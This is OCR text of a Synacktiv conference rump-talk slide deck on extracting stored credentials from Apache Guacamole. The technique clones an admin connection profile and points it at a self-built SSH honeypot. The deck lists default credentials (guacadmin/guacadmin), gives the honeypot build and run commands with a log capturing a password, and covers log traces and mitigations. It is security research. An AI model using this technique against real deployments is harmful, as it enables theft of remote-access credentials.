SYNACKTIV

Apache Guacamole - Extract credz

SSTIC - Rump

Antoine Cervoise

06/06/2024


Apache Guacamole

SYNACKTIV

- **Web application for remote connection**
  - RDP, SSH, VNC, Telnet, Kubernetes
- **Previous work**
  - The Hazards of Technological Variety and Parallelism: An Avocado Nightmare - Stefan Schiller - Hexacon 2023
  - https://www.youtube.com/watch?v=ToIn2bkD9yU&list=PLiEHUFG7koLvUe1rnycY33CjQkZfbg-c1&index=8
  - Vulnerabilities allowing password and secret key extraction

Apache Guacamole

SYNACKTIV



Access the application


SYNACKTIV

- **Password reuse**
- **Bruteforce**
- **Default credz**
  - guacadmin/guacadmin

How to extract passwords


SYNACKTIV

- **Cloning or editing a profil**
  - Require an admin profil



How to extract passwords


SYNACKTIV



How to extract passwords

SYNACKTIV

- **Connection to a controled SSH honeypot**
  - https://github.com/droberson/ssh-honeypot
- **Why not use Telnet?**
  - Higher risk of alert raising by Telnet use on the network
  - Keep a log in "Recent connection"



Old switch (Telnet)

Building the honeypot

SYNACKTIV

```
$ git clone https://github.com/droberson/ssh-honeypot
$ cd ssh-honeypot
$ make
$ ssh-keygen -t rsa -f ./ssh-honeypot.rsa
```

Extracting password

SYNACKTIV

```
$ sudo ./bin/ssh-honeypot -r ./ssh-honeypot.rsa
[Sun Jun  2 12:07:44 2024] ssh-honeypot 0.2.0 started on port 22. PID 8320
[Sun Jun  2 12:08:24 2024] 172.17.0.2 user password
[Sun Jun  2 12:08:24 2024] HASSHServer: 192.168.1.47 d9e4542cc07dc64831b59f8ba0d829ab sport: 22 ttl: 64
[Sun Jun  2 12:08:24 2024] HASSH: 172.17.0.2 14b2ddda386a4d1006108ccd231b42fc sport: 37636 ttl: 64
```

Logs - History page

SYNACKTIV

SETTINGS

guacadmin

Active Sessions | History | Users | Groups | Connections | Preferences

History records for past connections are listed here and can be sorted by clicking the column headers. To search for specific records, enter a filter string and click "Search". Only records which match the provided filter string will be listed.


Filter

Search Download

Username	Start time ▲	Duration	Connection name	Remote host	Logs
guacadmin	2024-06-02 12:08:39	1 second	Access RDP internal - cloned	172.17.0.1	
guacadmin	2024-06-02 12:08:24	0 seconds	Access RDP internal - cloned	172.17.0.1	
guacadmin	2024-06-02 11:46:26	16 seconds	Access RDP internal	172.17.0.1	
guacadmin	2024-06-02 11:45:56	15 seconds	Access RDP internal	172.17.0.1	

Logs - Profil page

SYNACKTIV



USAGE HISTORY

Username	Start Time	Duration	Remote Host
guacadmin	2024-06-03 07:37:27	0 seconds	172.17.0.1

Logs

SYNACKTIV

- Removing a profil does not remove logs on the history page
- Two profils cannot have the same name
- No logs in "Recent connection" because the connection is not successfull

Recommandations

SYNACKTIV

- Configure MFA
- Configure very strong passwords for administrators
- Configuration must follow the least privilege
- Setup network filtering
- Use key authentication when possible

SYNACKTIV

https://www.linkedin.com/company/synacktiv

https://twitter.com/synacktiv

https://synacktiv.com